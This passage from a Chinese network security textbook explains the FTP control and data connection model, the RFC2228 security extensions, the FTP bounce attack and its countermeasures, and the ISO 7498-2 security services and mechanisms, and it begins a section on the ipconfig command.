


图 2-7　FTP 的使用模型

术语解释如下。

- User PI(User-Protocol Interpreter)：用户协议解释器。
- Server PI (Server-Protocol Interpreter)：服务器协议解释器。在端口上侦听来自 User PI 的连接，并建立通信控制连接。它接收来自 User PI 的标准 FTP 命令、发

送应答、管理 Server DTP。

- Control Connection：控制连接。User PI 和 Server PI 交换命令和应答的通信路径，遵循 Telnet 协议。
- Data Connection：数据连接。
- User DTP(User Data Transfer Process)：数据传输进程和数据端口侦听来自服务器 FTP 进程的连接。如果两个服务器之间正在传输数据，那么 User DTP 无效。
- Server DTP(Server Data Transfer Process)：在正常的主动(Active)状态下，数据传输进程同正在侦听的数据端口建立连接。它用于设置传输和存储参数，并在 PI 的命令下传输数据。DTP 也可以处于被动(Passive)状态。
- FTP Commands：FTP 命令。描述 Data Connection 的参数以及文件操作类型。
- FTP Replies：FTP 应答。

在图 2-7 描述的模型中，User PI 发起控制连接，控制连接遵从 Telnet 协议。在用户初始化阶段，标准 FTP 命令由 User PI 产生并通过控制连接传到服务器进行处理。Server PI 将相应的标准 FTP 应答通过控制连接回传给 User PI。FTP 命令规定了数据连接的参数(数据端口、传输模式、表示形式和结构)和文件系统的操作(存储、获取、插入、删除等)。数据传输由数据连接完成。数据连接可以同时用于发送和接收。

User DTP 进程必须保证在特定数据端口监听，由 Server DTP 用户指定参数初始化数据连接。

另一种情形是用户希望在两台非本地的 FTP 主机之间传递文件。用户与两个服务器分别建立连接，安排两个服务器间的数据连接。在这种情况下，控制信息传递给 User PI，但是数据是在服务器的数据传输进程之间传输的，图 2-8 描述了这样的服务器间交互模型。




图 2-8 服务器间交互模型

此协议要求数据传输进行的同时保持控制连接的打开。使用完 FTP 服务后，用户负责关闭控制连接，虽然实际上是由服务器实施具体的关闭行为的。

2) FTP 协议的安全扩展

当前实现文件安全传输的方法有：

- 通过 FTP 传输预先被加密的文件；
- 通过 E-mail 传输预先被加密的文件；

- 通过 PEM(Pricacy Enhanced Mail)消息传输文件；
- 通过使用 Kerberos 增强 rep 命令传输文件。

在 RFC2228 之前的 FTP 并不安全。虽然 FTP 采用 Telnet 协议执行控制连接操作，而且 Telnet 协议后来又增补了认证和加密选项。但在 RFC1123 中明确禁止了在控制连接中进行 Telnet 选项协商。另外 Telnet 认证和加密选项没有提供完整性保护，而且也没有对数据通道进行保护。

RFC2228 的扩展命令如下：

- AUTH(Authentication/Security Mechanism)，认证与安全机制。
- ADAT(Authentication/Security Data)，认证与安全数据。
- PROT(Data Channel Protection Level)，数据保护等级。
- PBSZ(Protection Buffer Size)，保护缓冲大小。
- CCC(Clear Command Channel)，清空命令通道。
- MIC(Integrity Protected Command)，完整性保护命令。
- CONF(Confidentiality Protected Command)，保密性保护命令。
- ENC(Privacy Protected Command)，私有性保护命令。

3) 协议的安全问题及防范措施

(1) 漏洞。FTP 规范定义了“代理 FTP”机制，即允许客户端要求服务器向第三方机器传输文件，这个第三方机器就是代理 FTP。同时，FTP 规范中对使用的 TCP 端口号没有任何限制，但通常 0～1023 之间的 TCP 端口号保留，用于著名的网络服务。所以，通过“代理 FTP”，客户可以命令 FTP 服务器攻击任何一台机器上众所周知的服务。

(2) 反弹攻击。客户发送一个包含被攻击的机器与服务器的网络地址和端口号的 FTP “PORT”命令。这时客户要求 FTP 服务器向被攻击的服务发送一个文件，这个文件中应包含与被攻击的服务相关的命令(例如：SMTP、NNTP)。由于是命令第三方去连接服务，而不是直接连接，这样不仅使追踪入侵者变得更加困难，还能避开基于网络地址的访问限制。

最简单的防范措施就是封锁漏洞。首先，服务器最好不要建立 TCP 端口号在 1024 以下的连接。如果服务器收到一个包含 TCP 端口号在 1024 以下的 PORT 命令，服务器可以返回消息 504(表示“对这种命令参数没有实现”)。

其次，禁止使用 PORT 命令也是可选的防范反弹攻击的方案。大多数的文件传输只需要 PASV 命令。这样做的缺点是失去了使用“代理 FTP”的可能，但是在某些环境中并不需要“代理 FTP”。

2.2.5　安全协议的最新发展

安全协议的研究主要包括两方面内容，即安全协议的安全性分析研究和各种实用安全协议的设计与分析研究。安全协议的安全性分析方法主要有两类：一类是攻击检验方法，另一类是形式化分析方法，其中安全协议的形式化分析方法是安全协议研究中最关键的研究问题之一。

目前，这一领域中比较活跃的群体包括：以 Meadows 及 Syverson 为代表的美国空军研究室；以 Lowe 为代表的英国莱斯特(Leicester)大学；以 Schneider 为代表的英国伦敦

(London)学院；以 Roscoe 为代表的英国牛津(Oxford)大学；以 Millen 为代表的美国 Carnegie Mellon 学院；以 Stoller 为代表的美国印第安纳(Indiana)大学；以 Thayer、Herzon 及 Guttman 为代表的美国 MITRE 公司；以 Bolignano 为代表的美国 IBM 公司；以 J.Mitchell 及 M.Mitchell 为代表的美国斯坦福(Stanford)大学；以 Stubblebine 为代表的美国 AT&T 实验室；以 Paulson 为代表的英国剑桥(Cambridge)大学；以 Abadi 为代表的美国数据设备公司系统研究中心等。除了这些群体外，许多较有实力的计算机科学系及公司都有专业人员从事这一领域的研究。

从大的方面讲，在协议形式化分析方面比较成功的研究思路可以分为 3 种：第一种思路是基于推理知识和信念的模态逻辑；第二种思路是基于状态搜索工具和定理证明技术；第三种思路是基于新的协议模型发展证明的正确性理论。

在安全协议的研究中，除理论研究外，实用安全协议研究的总趋势是走向标准化。我国学者虽然在理论研究方面和国际上已有协议的分析方面做了一些工作，但在实际应用方面与国际先进水平还有一定的差距。当然，这主要是由于我国的信息化进程落后于先进国家的原因。

2.3 安全服务与安全机制

为实现开放系统互连环境下的信息安全，ISO/TC97 技术委员会制定了 ISO 7482-2 国际标准。它从体系结构的角度，描述了实现 OSI 参考模型之间的安全通信所必须提供的安全服务和安全机制，建立了开放系统互联标准的安全体系结构框架，为网络安全的研究奠定了基础。

2.3.1 安全服务

ISO 7498-2 提供了以下 5 种可供选择的安全服务。

1. 对象认证

对象认证(Entity Authentication)安全服务是防止主动攻击(第 9 章将重点讲述)的重要防御措施，它对计算机网络系统环境中的各种信息安全起着重要的作用。认证就是识别和证实，识别是对一个对象的身份进行判明。

2. 访问控制

访问控制(Access Control)安全服务是针对越权使用资源的防御措施。访问控制可以分为自主访问控制和强制访问控制两类。其实现机制可以是基于访问控制的属性访问控制表(或访问控制矩阵)，或者基于安全标签、用户分类和资源分档的多级控制等。

3. 数据保密性

数据保密性(Data Confidentiality)安全服务是针对信息泄露的防御措施，它又可以分为以下三种。

1)　信息保密

保护通信系统中的信息或数据库的数据。而对于通信系统中的信息，又可以进一步分为连接保密和无连接保密。

2)　选择保密

保护信息中被选择的数据段。

3)　业务流保密

防止攻击者通过观察业务流(例如信源、信宿、传送时间、频率和路由等)得到信息等。

4. 数据完整性

数据完整性(Data Integrity)安全服务是针对非法篡改信息、文件和业务流而设置的防范，以保证资源可获得性的措施。它可以分为以下 4 种。

1)　连接的完整性(包括有恢复的和无恢复的)

为一个连接上的所有信息提供完整性办法，探测是否对信息进行了非法篡改、插入、删除或者重访。

2)　选择段有连接的完整性

为一个连接传送的信息中所选择的信息段提供完整性，判断所选择的信息段是否被非法篡改、插入、删除或重访。

3)　无连接的完整性

为无连接的各个信息提供完整性，鉴别所收到的信息是否被篡改过。

4)　选择段无连接完整性

为在各个无连接的信息中所选择的信息段提供完整性，鉴别所选择的信息段是否被非法篡改过。

5. 防抵赖

防抵赖(No-Repudiation)安全服务是针对对方进行抵赖的防范措施，可以用来证实已经发生过的操作，其操作可以分为以下 3 种。

1)　发送防抵赖

用来防止信息发送者否认发送了信息。

2)　递交防抵赖

用来防止接收信息的对象否认接收到信息。

3)　公证

通信双方互不信任，但是对第三方(即公证方)却都绝对信任，于是依靠第三方来证实已发生的操作。

2.3.2　安全机制

1. 加密机制

加密既能为数据提供机密性，也能为通信业务流信息提供机密性，并且还能成为下面所述的一些安全机制中的一部分或起补充作用。加密算法可以是可逆的，也可以是不可逆

的。可逆加密算法有两大类：①对称(即秘密密钥)加密，对于这样的加密，知道了加密密钥也就意味着知道了解密密钥，反之亦然。②非对称(如公开密钥)加密，对于这种加密，知道了加密密钥并不意味着也知道解密密钥，反之亦然。这种系统的这样两个密钥有时称为“公钥”与“私钥”。不可逆加密算法可以使用密钥，也可以不使用，若使用密钥，则密钥可以是公开的，也可以是秘密的。除了某些不可逆加密算法的情况外，加密机制的存在便意味着要使用密钥管理机制。

2. 数字签名机制

这种机制确定两个过程：对数据单元签名和验证签过名的数据单元。第一过程使用签名者私有的(即独有的和机密的)信息。第二个过程所有的规程与信息是公之于众的，但不能够从他们推断出该签名者的私有信息。签名过程涉及使用签名者的私有信息作为私钥，或对数据单元进行加密，或产生出该数据单元的一个密码校验值，校验过程涉及使用公开的规程与信息来决定该签名是不是用签名者的私有信息产生的。签名机制的本质特征是该签名只有使用签名者的私有信息才能产生出来。因而，当该签名得到验证后，它能在事后的任何时刻向第三方(例如法官或仲裁人)证明：只有私有信息的唯一拥有者才能产生这个签名。

3. 访问控制机制

为了决定和实施一个实体的访问权。访问控制机制可以使用该实体已鉴别的身份，或使用有关该实体的信息(例如它与一个已知的实体集的从属关系)，或使用该实体的权利。如果这个实体试图使用非授权的资源，或者以不正当方式使用授权资源，那么访问控制功能将拒绝这一企图，另外还可能产生一个报警信号或记录它作为安全审计跟踪的一部分来报告这一事件。对于无连接数据传输，发给发送者的拒绝访问通知只能作为强加于原发的访问控制结果而被提供。

访问控制机制可以建立在使用下列的一种或多种手段之上：①访问控制信息库，在这里保存有对等实体的访问权限，这些信息可以由授权中心保存，或由正被访问的那个实体保存。信息的形式可以是一个访问控制表，或者等级结构，或者分布式结构的矩阵。还要预先假定对等实体的鉴别已得到保证。鉴别信息，例如口令，对这一信息的拥有和出示便证明正在进行访问的实体已被授权。②权力：对它的拥有和出示便证明有权访问由该权力所规定的实体或资源，其中权力应是不可伪造的并以可信赖的方式进行传递。③安全标记：当与一个实体相关联时，这种安全标记可以用来表示同意或拒绝访问，通常根据安全策略商定试图访问的时间、试图访问的路由和访问持续期。

访问控制机制可应用于通信联系中的一个端点，或应用于任一中间点，涉及原出发点或任一中间点的访问控制是用来决定发送者是否被授权与指定的接受者进行通信，或是否被授权使用所要求的通信资源。在无连接数据传输目的端上的对等访问控制机制要求在原发点上必须事先知道，还必须记录在安全管理信息库中。

4. 数据完整性机制

数据完整性有两个方面：单个数据单元或字段的完整性和数据单元或字段流的完整性。一般来说，用来提供这两种类型完整性服务的机制是不同的，没有第一类完整性服

务，第二类完整性服务是无法提供的。决定单个数据单元的完整性涉及两个过程，一个在发送实体上，一个在接收实体上。发送实体给数据单元附加一个量，它为该数据的函数，它可以是像分组校验码那样的补充信息，也可以是一个密码校验值，而且它本身可以被加密。接收实体产生一个相应的量，并把它与接收到的那个量进行比较以决定该数据是否在传送中被篡改过。单靠这种机制不能防止单个数据单元的重放。在网络体系结构的适当层上，完整性检查可能在本层或较高层上导致恢复作用(例如经重传或纠错)，对于连接方式数据传送，保护数据单元序列的完整性(即防止乱序、数据的丢失、重放、插入和篡改)还另外需要某种明显的排序形式，例如顺序号、时间标记或密码链。对于无连接数据传送，时间标记可以用来在一定程度上提供保护，防止单个数据单元的重放。

5. 鉴别交换机制

可用于鉴别交换的一些技术是：使用鉴别信息，例如口令，由发送实体提供而由接收实体验证；密码技术，使用实体的特征或拥有物。这种机制可设置在对等层网络中的(N)层以提供对等实体鉴别，如果在鉴别实体时，这一机制得到否定的结果，就会导致连接的拒绝或终止，也可能会在安全审计跟踪中增加一个记录，或给安全管理中心一个报告。当采用密码技术时，这些技术可以与“握手”协议结合起来以防止重放(即确保存活期)。鉴别交换技术的选用取决于使用它们的环境。在许多场合，它们将必须与下列各项结合使用：时间标记和同步时钟、两方握手和三方握手(分别对应于单方鉴别和相互鉴别)、由数字签名和公证机制实现的抗抵赖服务。

6. 通信业务填充机制

通信业务填充机制能用来提供各种不同级别的保护。抵抗通信业务分析，这种机制只有在通信业务填充受到机密服务保护时才是有效的。路由选择控制机制能动态地或预定地选取路由，以便只使用物理上安全的子网络、中继站或链路。在检测到持续的操作攻击时，端系统可希望指导网络服务的提供者经不同的路由建立连接。带有某些安全标记的数据可能被安全策略禁止通过某些子网络、中继或链路。连接的发起者(或无连接数据单元的发送者)可以指定路由选择说明，由它请求回避某些特定的子网络、链路或中继。

7. 公证机制

有关在两个或多个实体之间通信的数据性质，如它的完整性、原发、时间和目的地等能够借助公证机制而得到确保。这种保证是由第三方公证人提供的，公证人为通信实体所信任，并掌握必要的信息以一种可证实方式提供所需的保证。每个通信事例可使用数字签名、加密和完整性机制以适应公证人提供的那种服务。当这种公证机制被用到时，数据便在参与通信的实体之间经由受保护的通信实例和公证方进行通信。

2.3.3　安全机制与安全服务之间的关系

安全服务可以由一种或多种安全机制来提供，而有的安全机制又可以用于实现多种安全服务，它们的关系如表 2-13 所示。

表 2-13 安全机制与安全服务的关系表

安全机制 / 安全服务	加密	数字签名	访问控制	数据完整性	验证交换	信息流填充	路由控制	仲裁
对等实体验证	Y	Y			Y			
数据源验证	Y	Y						
访问控制服务			Y					
连接的保密性	Y						Y	
无连接的保密性	Y						Y	
选择域的保密性	Y							
信息流的保密性	Y					Y	Y	
带恢复的连接完整性	Y							
不带恢复连接的完整性	Y			Y				
选择域的连接完整性	Y			Y				
无连接的完整性	Y	Y		Y				
选择域的无连接完整性		Y		Y				Y
带源证据的非否认		Y		Y				Y
带交付证据的非否认		Y		Y				Y

注：Y 表示该机制提供该安全服务，或与其他机制结合提供安全服务。

2.4 网络操作命令

为了能够进行网络管理，需要使用到以下这些常用的网络命令。

2.4.1 ipconfig

使用 ipconfig 命令能够对网络进行查看和管理，根据参数的不同可以实现不同的功能。

1. 使用 ipconfig/all 命令查看配置

发现和解决 TCP/IP 网络问题时，先检查出现问题的计算机上的 TCP/IP 配置。可以使用 ipconfig 命令获得主机的配置信息，包括 IP 地址、子网掩码和默认网关。

使用带/all 选项的 ipconfig 命令时，将给出所有接口的详细配置报告，包括任何已配置的串行端口。使用 ipconfig/all 命令，可以将命令输出重定向到某个文件，并将输出粘贴到其他文档中。也可以用该输出确认网络上每台计算机的 TCP/IP 配置，或者进一步调查 TCP/IP 网络问题。

如图 2-9 所示的 ipconfig/all 命令输出，把该计算机配置成静态配置 IP 地址，并使用 DNS 服务器解析名称。

